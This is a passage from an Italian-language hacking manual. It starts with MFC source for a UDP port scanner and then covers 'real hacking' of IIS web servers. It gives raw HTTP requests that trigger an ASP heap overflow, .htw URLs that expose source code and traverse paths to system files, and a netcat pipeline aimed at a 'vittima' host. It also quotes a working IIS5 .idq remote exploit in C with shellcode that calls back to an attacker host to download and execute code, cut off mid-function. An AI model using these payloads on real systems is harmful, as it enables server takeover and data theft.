    "#define _AFX_NO_PROPERTY_RESOURCES\r\n"
    "\r\n"
    "#if !defined(AFX_RESOURCE_DLL) || defined(AFX_TARG_ENU)\r\n"
    "#ifdef _WIN32\r\n"
    "LANGUAGE 9, 1\r\n"
    "#pragma code_page(1252)\r\n"
    "#endif //_WIN32\r\n"
    "#include ""res\\UDPScaner.rc2""  // non-Microsoft Visual C++ edited
resources\r\n"
    "#include ""afxres.rc""         // Standard components\r\n"
    "#endif\r\n"
    "\0"
END

#endif    // APSTUDIO_INVOKED


/////////////////////////////////////////////////////////////////////////////
//
// Icon
//

// Icon with lowest ID value placed first to ensure application icon
// remains consistent on all systems.
IDR_MAINFRAME           ICON    DISCARDABLE     "res\\UDPScaner.ico"

/////////////////////////////////////////////////////////////////////////////
//
// Bitmap
//

IDB_KOMODIA             BITMAP  DISCARDABLE     "res\\komodia.bmp"
#endif    // Unknown language: 0xD, 0x1 resources
/////////////////////////////////////////////////////////////////////////////



#ifndef APSTUDIO_INVOKED
/////////////////////////////////////////////////////////////////////////////
//
// Generated from the TEXTINCLUDE 3 resource.
//
#define _AFX_NO_SPLITTER_RESOURCES
#define _AFX_NO_OLE_RESOURCES
#define _AFX_NO_TRACKER_RESOURCES
#define _AFX_NO_PROPERTY_RESOURCES

#if !defined(AFX_RESOURCE_DLL) || defined(AFX_TARG_ENU)
#ifdef _WIN32
LANGUAGE 9, 1
#pragma code_page(1252)
#endif //_WIN32
#include "res\UDPScaner.rc2"  // non-Microsoft Visual C++ edited resources
#include "afxres.rc"         // Standard components
#endif

/////////////////////////////////////////////////////////////////////////////
#endif    // not APSTUDIO_INVOKED
```

I file .CPP e .H contenenti la classe che gestisce la dialog sono :

```
// UDPScanerDlg.h : header file
//

#if !defined(AFX_UDPSCANERDLG_H__E6A75D2B_6365_4C5A_B89C_E769D758A468__INCLUDED_)
#define AFX_UDPSCANERDLG_H__E6A75D2B_6365_4C5A_B89C_E769D758A468__INCLUDED_

#if _MSC_VER > 1000
#pragma once
#endif // _MSC_VER > 1000

/////////////////////////////////////////////////////////////////////////////
// CUDPScanerDlg dialog

class CScanSocket;
class CUDPSocket;
```

```
#define ICMP_EVENT 100

class CUDPScanerDlg : public CDialog
{
// Construction
public:
	void Report();
	virtual  ~CUDPScanerDlg();
	CUDPScanerDlg(CWnd* pParent = NULL);	// standard constructor

// Dialog Data
	//{{AFX_DATA(CUDPScanerDlg)
	enum { IDD = IDD_UDPSCANER_DIALOG };
	CListBox	m_UDPList;
	CIPAddressCtrl	m_DestinationIP;
	int		m_EndPort;
	int		m_StartPort;
	int		m_ScanDelay;
	BOOL	m_AutoScroll;
	int		m_Loop;
	CString	m_URL;
	//}}AFX_DATA

	// ClassWizard generated virtual function overrides
	//{{AFX_VIRTUAL(CUDPScanerDlg)
	protected:
	virtual void DoDataExchange(CDataExchange* pDX);	// DDX/DDV support
	//}}AFX_VIRTUAL

// Implementation
protected:
	HICON m_hIcon;

	// Generated message map functions
	//{{AFX_MSG(CUDPScanerDlg)
	virtual BOOL OnInitDialog();
	afx_msg void OnSysCommand(UINT nID, LPARAM lParam);
	afx_msg void OnPaint();
	afx_msg HCURSOR OnQueryDragIcon();
	afx_msg void OnQuit();
	afx_msg void OnScan();
	afx_msg void OnClose();
	//}}AFX_MSG
	DECLARE_MESSAGE_MAP()
private:
	BOOL ConvertAddress();
	char m_cDestinationIP[16];
	int m_LoopCount;
	BOOL ICMPScan();
	LPSTR IPCtrlToSTR(CIPAddressCtrl* ctrl);
	CUDPSocket* m_UDP;
	CScanSocket* m_ICMP;
	BOOL Scan();
};

//{{AFX_INSERT_LOCATION}}
// Microsoft Visual C++ will insert additional declarations immediately before the
previous line.

#endif //
!defined(AFX_UDPSCANERDLG_H__E6A75D2B_6365_4C5A_B89C_E769D758A468__INCLUDED_)
```

```
// UDPScanerDlg.cpp : implementation file
//

#include "stdafx.h"
#include "ScanSocket.h"
#include "UDPScaner.h"
#include "UDPScanerDlg.h"

#include "..\UDPSocket.h"

#ifdef _DEBUG
#define new DEBUG_NEW
#undef THIS_FILE
```

```
static char THIS_FILE[] = __FILE__;
#endif

/////////////////////////////////////////////////////////////////////////////
// CAboutDlg dialog used for App About

class CAboutDlg : public CDialog
{
public:
	CAboutDlg();

// Dialog Data
	//{{AFX_DATA(CAboutDlg)
	enum { IDD = IDD_ABOUTBOX };
	//}}AFX_DATA

	// ClassWizard generated virtual function overrides
	//{{AFX_VIRTUAL(CAboutDlg)
	protected:
	virtual void DoDataExchange(CDataExchange* pDX);    // DDX/DDV support
	//}}AFX_VIRTUAL

// Implementation
protected:
	//{{AFX_MSG(CAboutDlg)
	//}}AFX_MSG
	DECLARE_MESSAGE_MAP()
};

CAboutDlg::CAboutDlg() : CDialog(CAboutDlg::IDD)
{
	//{{AFX_DATA_INIT(CAboutDlg)
	//}}AFX_DATA_INIT
}

void CAboutDlg::DoDataExchange(CDataExchange* pDX)
{
	CDialog::DoDataExchange(pDX);
	//{{AFX_DATA_MAP(CAboutDlg)
	//}}AFX_DATA_MAP
}

BEGIN_MESSAGE_MAP(CAboutDlg, CDialog)
	//{{AFX_MSG_MAP(CAboutDlg)
		// No message handlers
	//}}AFX_MSG_MAP
END_MESSAGE_MAP()

/////////////////////////////////////////////////////////////////////////////
// CUDPScanerDlg dialog

CUDPScanerDlg::CUDPScanerDlg(CWnd* pParent /*=NULL*/)
	: CDialog(CUDPScanerDlg::IDD, pParent)
{
	//{{AFX_DATA_INIT(CUDPScanerDlg)
	m_EndPort = 0;
	m_StartPort = 0;
	m_ScanDelay = 20;
	m_AutoScroll = TRUE;
	m_Loop = 5;
	m_URL = _T("");
	//}}AFX_DATA_INIT
	// Note that LoadIcon does not require a subsequent DestroyIcon in Win32
	m_hIcon = AfxGetApp()->LoadIcon(IDR_MAINFRAME);

	m_ICMP=NULL;
	m_UDP=NULL;
}

void CUDPScanerDlg::DoDataExchange(CDataExchange* pDX)
{
	CDialog::DoDataExchange(pDX);
	//{{AFX_DATA_MAP(CUDPScanerDlg)
	DDX_Control(pDX, IDC_UDPLIST, m_UDPList);
	DDX_Control(pDX, IDC_DESTINATIONIP, m_DestinationIP);
	DDX_Text(pDX, IDC_ENDPORT, m_EndPort);
	DDV_MinMaxInt(pDX, m_EndPort, 0, 65535);
```

```
	DDX_Text(pDX, IDC_STARTPORT, m_StartPort);
	DDV_MinMaxInt(pDX, m_StartPort, 0, 65535);
	DDX_Text(pDX, IDC_DELAY, m_ScanDelay);
	DDV_MinMaxInt(pDX, m_ScanDelay, 0, 1000);
	DDX_Check(pDX, IDC_SCROLL, m_AutoScroll);
	DDX_Text(pDX, IDC_LOOP, m_Loop);
	DDV_MinMaxInt(pDX, m_Loop, 1, 100);
	DDX_Text(pDX, IDC_ADDRESS, m_URL);
	//}}AFX_DATA_MAP
}

BEGIN_MESSAGE_MAP(CUDPScanerDlg, CDialog)
	//{{AFX_MSG_MAP(CUDPScanerDlg)
	ON_WM_SYSCOMMAND()
	ON_WM_PAINT()
	ON_WM_QUERYDRAGICON()
	ON_BN_CLICKED(IDC_QUIT, OnQuit)
	ON_BN_CLICKED(IDC_SCAN, OnScan)
	ON_WM_CLOSE()
	//}}AFX_MSG_MAP
END_MESSAGE_MAP()

/////////////////////////////////////////////////////////////////////////////
// CUDPScanerDlg message handlers

BOOL CUDPScanerDlg::OnInitDialog()
{
	CDialog::OnInitDialog();

	// Add "About..." menu item to system menu.

	// IDM_ABOUTBOX must be in the system command range.
	ASSERT((IDM_ABOUTBOX & 0xFFF0) == IDM_ABOUTBOX);
	ASSERT(IDM_ABOUTBOX < 0xF000);

	CMenu* pSysMenu = GetSystemMenu(FALSE);
	if (pSysMenu != NULL)
	{
		CString strAboutMenu;
		strAboutMenu.LoadString(IDS_ABOUTBOX);
		if (!strAboutMenu.IsEmpty())
		{
			pSysMenu->AppendMenu(MF_SEPARATOR);
			pSysMenu->AppendMenu(MF_STRING, IDM_ABOUTBOX, strAboutMenu);
		}
	}

	// Set the icon for this dialog.  The framework does this automatically
	//  when the application's main window is not a dialog
	SetIcon(m_hIcon, TRUE);			// Set big icon
	SetIcon(m_hIcon, FALSE);		// Set small icon

	// TODO: Add extra initialization here

	return TRUE;  // return TRUE  unless you set the focus to a control
}

void CUDPScanerDlg::OnSysCommand(UINT nID, LPARAM lParam)
{
	if ((nID & 0xFFF0) == IDM_ABOUTBOX)
	{
		CAboutDlg dlgAbout;
		dlgAbout.DoModal();
	}
	else
	{
		CDialog::OnSysCommand(nID, lParam);
	}
}

// If you add a minimize button to your dialog, you will need the code below
//  to draw the icon.  For MFC applications using the document/view model,
//  this is automatically done for you by the framework.

void CUDPScanerDlg::OnPaint()
{
	if (IsIconic())
```

```
	{
		CPaintDC dc(this); // device context for painting

		SendMessage(WM_ICONERASEBKGND, (WPARAM) dc.GetSafeHdc(), 0);

		// Center icon in client rectangle
		int cxIcon = GetSystemMetrics(SM_CXICON);
		int cyIcon = GetSystemMetrics(SM_CYICON);
		CRect rect;
		GetClientRect(&rect);
		int x = (rect.Width() - cxIcon + 1) / 2;
		int y = (rect.Height() - cyIcon + 1) / 2;

		// Draw the icon
		dc.DrawIcon(x, y, m_hIcon);
	}
	else
	{
		CDialog::OnPaint();
	}
}

// The system calls this to obtain the cursor to display while the user drags
//  the minimized window.
HCURSOR CUDPScanerDlg::OnQueryDragIcon()
{
	return (HCURSOR) m_hIcon;
}

void CUDPScanerDlg::OnQuit()
{
	//Quit
	EndDialog(0);
}

void CUDPScanerDlg::OnScan()
{
	//First validate data
	if (UpdateData(TRUE))
		Scan();
}

BOOL CUDPScanerDlg::Scan()
{
	//First if no ICMP create it
	if (!m_ICMP)
	{
		m_ICMP=new CScanSocket(this);
		m_ICMP->SetInstance(AfxGetInstanceHandle());
		m_ICMP->SetRaw(TRUE);
		m_ICMP->Create();

		//Let OS know we are alive
		m_ICMP->SendEcho("127.0.0.1",FALSE,0,0,0);
	}

	//If no UDP create it
	if (!m_UDP)
	{
		m_UDP=new CUDPSocket;
		m_UDP->Create();
	}

	//Check if we have a raw address
	if (!ConvertAddress())
		return FALSE;

	//Convert the address
	char* cTmp;
	cTmp=IPCtrlToSTR(&m_DestinationIP);

	if (!cTmp)
	{
		MessageBox("Invalid address","Error");
		return FALSE;
	}
```

```
	memcpy(m_cDestinationIP,cTmp,16);

	m_ICMP->SetDestinationIP(inet_addr(m_cDestinationIP));

	//Add scanning message
	char tmp[40]="Scanning: ";

	strcat(tmp,m_cDestinationIP);
	m_UDPList.AddString(tmp);

	//Update display
	UpdateData(FALSE);

	//Reset list
	m_ICMP->ResetList();

	//Set loop count
	m_LoopCount=m_Loop;

	//Scan
	return ICMPScan();
}

CUDPScanerDlg::~CUDPScanerDlg()
{
}

void CUDPScanerDlg::OnClose()
{
	if (m_ICMP)
		delete m_ICMP;

	if (m_UDP)
		delete m_UDP;

	CDialog::OnClose();
}

LPSTR CUDPScanerDlg::IPCtrlToSTR(CIPAddressCtrl* ctrl)
{
	//Converts the control address to textual address
	//Convert bytes to string
	BYTE bOctet1;
	BYTE bOctet2;
	BYTE bOctet3;
	BYTE bOctet4;

	//Get the value and blank values
	int iBlank;
	iBlank=ctrl->GetAddress(bOctet1,bOctet2,bOctet3,bOctet4);

	if (iBlank!=4)
		//Not filled
		return NULL;
	else
	{
		in_addr iAddr;
		iAddr.S_un.S_un_b.s_b1=bOctet1;
		iAddr.S_un.S_un_b.s_b2=bOctet2;
		iAddr.S_un.S_un_b.s_b3=bOctet3;
		iAddr.S_un.S_un_b.s_b4=bOctet4;

		return inet_ntoa(iAddr);
	}
}

void CUDPScanerDlg::Report()
{
	if (!m_LoopCount)
	{
		for (int iCount=m_StartPort;iCount<=m_EndPort;iCount++)
			if (!m_ICMP->GetBit(iCount))
			{
				//Convert it to string
				char tmp[6];

				ltoa(iCount,tmp,10);
```

```
                                m_UDPList.AddString(tmp);
                        }

                if (m_AutoScroll)
                        m_UDPList.SetTopIndex(m_UDPList.GetCount()-5);

                //Add done notice
                m_UDPList.AddString("Done scanning");
        }
        else
                ICMPScan();
}

BOOL CUDPScanerDlg::ICMPScan()
{
        //Scan
        int iCount;

        for (iCount=m_StartPort;iCount<=m_EndPort;iCount++)
                //Only if not scaned
                if (!m_ICMP->GetBit(iCount))
                {
                        if (m_ScanDelay)
                                Sleep(m_ScanDelay);

                        m_UDP->Send(0,m_cDestinationIP,iCount,NULL,NULL);
                }

        //Decrement the count
        --m_LoopCount;

        //And set the scan timeout
        m_ICMP->SetTimeout(SLEEP_TIMEOUT);

        //Return OK
        return TRUE;
}


BOOL CUDPScanerDlg::ConvertAddress()
{
        if (m_URL=="")
                return TRUE;

        long lAddr;

        lAddr=m_ICMP->ResolveDNS(m_URL);

        if (lAddr)
        {
                //Correct
                m_DestinationIP.SetAddress(htonl(lAddr));

                //Clear the address
                m_URL="";
        }
        else
                //Display error
                MessageBox("Couldn't resolve host name","Error",MB_OK);

        return lAddr;
}
```

Parte VIII
L’hacking reale

I problemi con i WEB

Esistono una serie di problemi che coinvolgono i WEB servers che dipendono dalla digitazione di determinati caratteri o che grazie alle richieste di determinati files forniscono informazioni che dicono all'hacker come di fatto è costituita la struttura dei files del sistema.
Chiaramente queste non sono regole e dipendono comunque dal software adottato come WEB server, dal sistema operativo e dalle patch installate su questi.
Spesso il fatto di fornire informazioni dipende anche da come viene settato il software di gestione del WEB server.

Windows 2000 and NT4 IIS .ASP Remote Buffer Overflow

Pochissimi giorni fa è stato trovato un buffer overflow all'interno dei server IIS che usano ASP.
Questo problemariguarda una DLL ISAPI.
Con il solito NETCAT provate ad aprire una sessione sul server con un certo IP e sulla porta 80 e scrivete :

```
**************Begin Session****************
POST /iisstart.asp HTTP/1.1
Accept: */*
Host: eeye.com
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked

10
PADPADPADPADPADP
4
DATA
4
DEST
0
[enter]
[enter]
**************End Session******************
```

L'esempio di prima fa in modo che vemga generata un exception a partire dal child process dllhost.
Quando il default exception handler viene eseguito la finestra con il testo che segue viene aperta :

```
DLLHOST.EXE - Application error
The instruction at 0x77fcb397 referenced memory at 0x54534544
```

Il valore 0x5434544 è la rappresentazione esadecimale di 'TSED' o del valore 'DEST' (guardate quello che abbiamo scritto prima) in formato little-endian (il formato little endian è un formato di un computer che salva in un determinato modo).
Il processo DLLHOST prova a copiare 'DATA' su 'DEST'.
Dato che non esiste memoria scrivibile a 0x5434544, viene generato una structired exception handling (SEH).
Il problema fondamentale è che la memoria che sovrascriviamo contiene la struttura del Heap Management Header usato in quesyto caso da AllocateHeap().
Allo stesso modo con cui abbiamo soprascritto la struttura possiamo anche controllare due indirizzi da 4 BYTES.
I primi 4 bytes, quelli sovrascritti da 'DATA', è un indirizzo che viene copiato suii secondi 4 bytes, questa volta 'DEST'.
Sovrascrivendo questi due indirizzi possiamo mettere 4 bytes in memoria ovunque che dllhost ha il privilegio di scriverci sopra.

Questo ci permette di sovrascrivere puntatori a funzioni, exception handler, punatori a istruzioni salvate o qualsiasi altra cosa che ci permette di gestire il flusso dell'esecuzione dentro al nostro payload.
Questa vulnerabilità non viene protetta dai firewalls.

Cerberus Information Security

Il Cerberus Security Team yha trovato questo problema realtivo ai WEB Server IIS vesione 4 e versione 5 che funzionano con Index Server.
Qando viene eseguita una richiesta del tipo :

```
http://charon/null.htw?CiWebHitsFile=/default.asp&CiRestriction=none&CiHiliteType=Full
```

l'utente dovrebbe vedere solo la parte HTML restituita dal comando stesso.
Se alla fine di questa stringa CiWebHitsFile viene aggiunto un %20 il tutto diventa :

```
http://charon/null.htw?CiWebHitsFile=/default.asp%20&CiRestriction=none&CiHiliteType=Full
```

e a questo punto diventa possibile la visualizzazione dei sorgenti.
Il problema esiste in quanto null.htw di fatto non è un file reale che può essere mappato a qualsiasi file dentro al sistema Windows.
Un altro tipo di exploit utilizzante questa metodologia è ottenuta mediante la richiesta :

```
http://vittima.com/iissamples/issamples/oop/qfullhit.htw?CiWebHitsFile=/../../winnt/repair/setup
.log&CiRestriction=none&CiHiliteType=Full
```

In questo caso l'exploit dipende dal fatto che siano installati gli esempi opzionali di IIS.
Qualsiasi richiesta utilizzante null.htw occupa webhits.dll.
Questa dll è fonte di molti problemi dentro ai sistemi IIS.
Come abbiamo detto prima la DLL fa parte di Microsoft Indexing Services il quale viene installato di default sotto Windows 2000 anche se poi di fatto questo non parte se non viene appositamente attivato.
Quando attivato questo servizio estende IIS tramite questa dll che di fatto si attiene alla metodologia ISAPI.
La sua attivazione è dipendente dalla richiesta del file con estensione .HTW, come abbiamo visto nell'esempio di prima.
Il primo esempio non funziona sulle versioni di IIS 5 mentre il secondo esempio visto dipende dall'installazione degli esempi.
Una terza metodologia d'attacco invece utilizza un sistema definito con il termine di "buffer truncation".
Questo funziona appendendo una richiesta di un file valido ad un grosso numero di spazi (%20) ed un file .HTW.
Facciamo un esempio usando il file che viene utilizzato per segnalare il sito in costruzione.
Questo file è presente nella root directory di IIS 5 e si chiama iistart.asp
Mediante netcat o telnet aperto su un certo indirizzo e sulla porta 80 digitate :

```
GET
/iistart.asp%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%
20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20 [    221    %20 ]
%20%20%20%20.htw&CiWebHitsFile=/exair5/siteadmin/default.asp&CiRestriction=none&Ci
HiliteType=Full HTTP/1.0
```

Esiste in circolazione una piccola utility chiamata IISCAT che svolge questa funzione di inserire la stringa.
L'uso di IISCAT è come segue :

```
c:\>iiscat /exair5/siteadmin/default.asp /iissatrt.asp | nc –vv vittima.com 80
```


Anche in questo caso è stato viene utilizzato il pipe per collegare l'output con netcat.

I files .IDQ, IDA

Alcune attività svolte dagli hacker pretenderebbero per un buona riuscita di conoscere i percorsi dei vari files di sistema sia per quanto riguarda il sistema operativo che invece per quanto inerente alla configurazione relativa all'installazione di software come quelli dei vari servers.

Ad esempio la directory di default di IIS generalmente è


```
\inetpub
```

ma questa potrebbe essere stata cambiata in fase di installazione o di settaggio del server stesso.
Alcuni exploits pretendono la conoscenza del percorso dove il server è installato.
Alcuni bugs permettono di venire a conoscenza del percorso assoluto di questi files.
Il software di settaggio di IIS permette di stabilire il comportamento di questo nel caso in cui vengano richiesti determinati files con alcuni tipi di estensioni.

Supponiamo di richiedere da browser un file con un nome inventato che possegga come estensione .IDQ oppure .IDA.
Ad esempio potremmo richiedere :

```
http://www.websitek.com/pippo.idq
```

Il server se non è stato settato in modo tale da non dare risposta, risponderà con il messaggio :

The IDQ file c:\inetpub\wwwroot\pippo.idq could not be found.
In questo modo saremo in grado di conoscere il percorso di dove si trovano I files del WEB interrogato.

Se l'amministratore di sistema ha settato il flag 'Check that file exist' allora le informazioni non verranno visualizzate per cui questo di fatto non è un bugs vero e proprio ma semplicemente un difetto di settaggio di IIS.

Informazioni varie possono essere anche mostrate dal server IIS nel caso in cui vengano specificati files con estensione .IDA
Lo stesso capita specificando al termine dell'URL il file con estensione .IDC.
Lo stereotipo di risposta data realtiva al percorso visualizzato è di fatto :

```
%documentroot%\<nome file>.idc
```

Un esempio di risposta in questo caso potrebbe essere :

```
Cannot open c:\inetpub\wwwroot\index.html.idc
```

Di fatto esistono almeno una dozzina di files che creano lo stesso problema.
In alcuni casi la pericolosità dipende da componenti che i vari servers caricano in memoria per la gestione di determinate funzionalità.
Microsoft tra le sue metodologie gestionali possiede quelle chiamate con il termine di IISAPI ovvero una serie di DLL ciascuna delle quali viene utilizzata per la gestione di files con particolari estensioni.
Tra queste ad esempio ne esiste una chiamata IDQ.DLL la quale fornisce due particolari funzioni e precisamente il supporto per gli script di amministrazione (files .ida) e quello definito Internet Data Queries (files .idq)
Questa DLL possiede una vulnerabilità legata ad un buffer non controllato nella parte di codice che gestisce l'inserimento dell' URL.
Per stabilire una sessione WEB con il server è possibile utilizzare questo problema.
IDQ.DLL viene eseguita in un contesto di sistema per cui l'esecuzione del exploit permette all'attaccante di avere il completo possesso del sistema.
Il buffer overrun capita quando viene richiesta un funzionalità di indicizzazione.
Come risultato, visto che IDQ.DLL è una parte del servizio di Server/Indexing
Il seguente codice testa la vulnerabilità :

```
/*
 IIS5.0 .idq overrun remote exploit
 Programmed by hsj : 01.06.21

 code flow:
  overrun -> jmp or call ebx -> jmp 8 ->
  check shellcode addr and jump to there ->
  shellcode -> make back channel -> download & exec code
*/
```

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <signal.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/ioctl.h>
#include <sys/time.h>
#include <sys/wait.h>
#include <errno.h>
#include <unistd.h>
#include <fcntl.h>
#include <netinet/in.h>
#include <limits.h>
#include <netdb.h>
#include <arpa/inet.h>

#define RET 0x77e516de /* jmp or call ebx */
#define GMHANDLEA 0x77e56c42 /* Address of GetModuleHandleA */
#define GPADDRESS 0x77e59ac1 /* Address of GetProcAddress */
#define GMHANDLEA_OFFSET 24
#define GPADDRESS_OFFSET 61
#define OFFSET 234 /* exception handler offset */
#define NOP 0x41

#define MASKING 1
#if MASKING
#define PORTMASK 0x4141
#define ADDRMASK 0x41414141
#define PORTMASK_OFFSET 128
#define ADDRMASK_OFFSET 133
#endif

#define PORT 80
#define ADDR "attacker.mydomain.co.jp"
#define PORT_OFFSET 115
#define ADDR_OFFSET 120
unsigned char shellcode[]=
"\x5B\x33\xC0\x40\x40\xC1\xE0\x09\x2B\xE0\x33\xC9\x41\x41\x33\xC0"
"\x51\x53\x83\xC3\x06\x88\x03\xB8\xDD\xCC\xBB\xAA\xFF\xD0\x59\x50"
"\x43\xE2\xEB\x33\xED\x8B\xF3\x5F\x33\xC0\x80\x3B\x2E\x75\x1E\x88"
"\x03\x83\xFD\x04\x75\x04\x8B\x7C\x24\x10\x56\x57\xB8\xDD\xCC\xBB"
"\xAA\xFF\xD0\x50\x8D\x73\x01\x45\x83\xFD\x08\x74\x03\x43\xEB\xD8"
"\x8D\x74\x24\x20\x33\xC0\x50\x40\x50\x40\x50\x8B\x46\xFC\xFF\xD0"
"\x8B\xF8\x33\xC0\x40\x40\x66\x89\x06\xC1\xE0\x03\x50\x56\x57\x66"
"\xC7\x46\x02\xBB\xAA\xC7\x46\x04\x44\x33\x22\x11"
#if MASKING
"\x66\x81\x76\x02\x41\x41\x81\x76\x04\x41\x41\x41\x41"
#endif
"\x8B\x46\xF8\xFF\xD0\x33\xC0"
"\xC7\x06\x5C\x61\x61\x2E\xC7\x46\x04\x65\x78\x65\x41\x88\x46\x07"
"\x66\xB8\x80\x01\x50\x66\xB8\x01\x81\x50\x56\x8B\x46\xEC\xFF\xD0"
"\x8B\xD8\x33\xC0\x50\x40\xC1\xE0\x09\x50\x8D\x4E\x08\x51\x57\x8B"
"\x46\xF4\xFF\xD0\x85\xC0\x7E\x0E\x50\x8D\x4E\x08\x51\x53\x8B\x46"
"\xE8\xFF\xD0\x90\xEB\xDC\x53\x8B\x46\xE4\xFF\xD0\x57\x8B\x46\xF0"
"\xFF\xD0\x33\xC0\x50\x56\x56\x8B\x46\xE0\xFF\xD0\x33\xC0\xFF\xD0";

unsigned char storage[]=
"\xEB\x02"
"\xEB\x4E"
```

```
"\xE8\xF9\xFF\xFF\xFF"
"msvcrt.ws2_32.socket.connect.recv.closesocket."
"_open._write._close._execl.";

unsigned char forwardjump[]=
"%u08eb";

unsigned char jump_to_shell[]=
"%uC033%uB866%u031F%u0340%u8BD8%u8B03"
"%u6840%uDB33%u30B3%uC303%uE0FF";

unsigned int resolve(char *name)
{
   struct hostent *he;
   unsigned int ip;

   if((ip=inet_addr(name))==(-1))
   {
      if((he=gethostbyname(name))==0)
         return 0;
      memcpy(&ip,he->h_addr,4);
   }
   return ip;
}

int make_connection(char *address,int port)
{
   struct sockaddr_in server,target;
   int s,i,bf;
   fd_set wd;
   struct timeval tv;

   s = socket(AF_INET,SOCK_STREAM,0);
   if(s<0)
      return -1;
   memset((char *)&server,0,sizeof(server));
   server.sin_family = AF_INET;
   server.sin_addr.s_addr = htonl(INADDR_ANY);
   server.sin_port = 0;

   target.sin_family = AF_INET;
   target.sin_addr.s_addr = resolve(address);
   if(target.sin_addr.s_addr==0)
   {
      close(s);
      return -2;
   }
   target.sin_port = htons(port);
   bf = 1;
   ioctl(s,FIONBIO,&bf);
   tv.tv_sec = 10;
   tv.tv_usec = 0;
   FD_ZERO(&wd);
   FD_SET(s,&wd);
   connect(s,(struct sockaddr *)&target,sizeof(target));
   if((i=select(s+1,0,&wd,0,&tv))==(-1))
   {
      close(s);
      return -3;
   }
```

```
    if(i==0)
    {
        close(s);
        return -4;
    }
    i = sizeof(int);
    getsockopt(s,SOL_SOCKET,SO_ERROR,&bf,&i);
    if((bf!=0)||(i!=sizeof(int)))
    {
        close(s);
        errno = bf;
        return -5;
    }
    ioctl(s,FIONBIO,&bf);
    return s;
}

int get_connection(int port)
{
    struct sockaddr_in local,remote;
    int lsock,csock,len,reuse_addr;

    lsock = socket(AF_INET,SOCK_STREAM,0);
    if(lsock<0)
    {
        perror("socket");
        exit(1);
    }
    reuse_addr = 1;
    if(setsockopt(lsock,SOL_SOCKET,SO_REUSEADDR,(char
*)&reuse_addr,sizeof(reuse_addr))<0)
    {
        perror("setsockopt");
        close(lsock);
        exit(1);
    }
    memset((char *)&local,0,sizeof(local));
    local.sin_family = AF_INET;
    local.sin_port = htons(port);
    local.sin_addr.s_addr = htonl(INADDR_ANY);
    if(bind(lsock,(struct sockaddr *)&local,sizeof(local))<0)
    {
        perror("bind");
        close(lsock);
        exit(1);
    }
    if(listen(lsock,1)<0)
    {
        perror("listen");
        close(lsock);
        exit(1);
    }
retry:
    len = sizeof(remote);
    csock = accept(lsock,(struct sockaddr *)&remote,&len);
    if(csock<0)
    {
        if(errno!=EINTR)
        {
            perror("accept");
```

```
            close(lsock);
            exit(1);
        }
        else
            goto retry;
    }
    close(lsock);
    return csock;
}

int main(int argc,char *argv[])
{
    int i,j,s,pid;
    unsigned int cb;
    unsigned short port;
    char *p,buf[512],buf2[512],buf3[2048];
    FILE *fp;

    if(argc!=3)
    {
        printf("usage: $ %s ip file\n",argv[0]);
        return -1;
    }
    if((fp=fopen(argv[2],"rb"))==0)
        return -2;

    if(!(cb=resolve(ADDR)))
        return -3;

    if((pid=fork())<0)
        return -4;

    if(pid)
    {
        fclose(fp);
        s = make_connection(argv[1],80);
        if(s<0)
        {
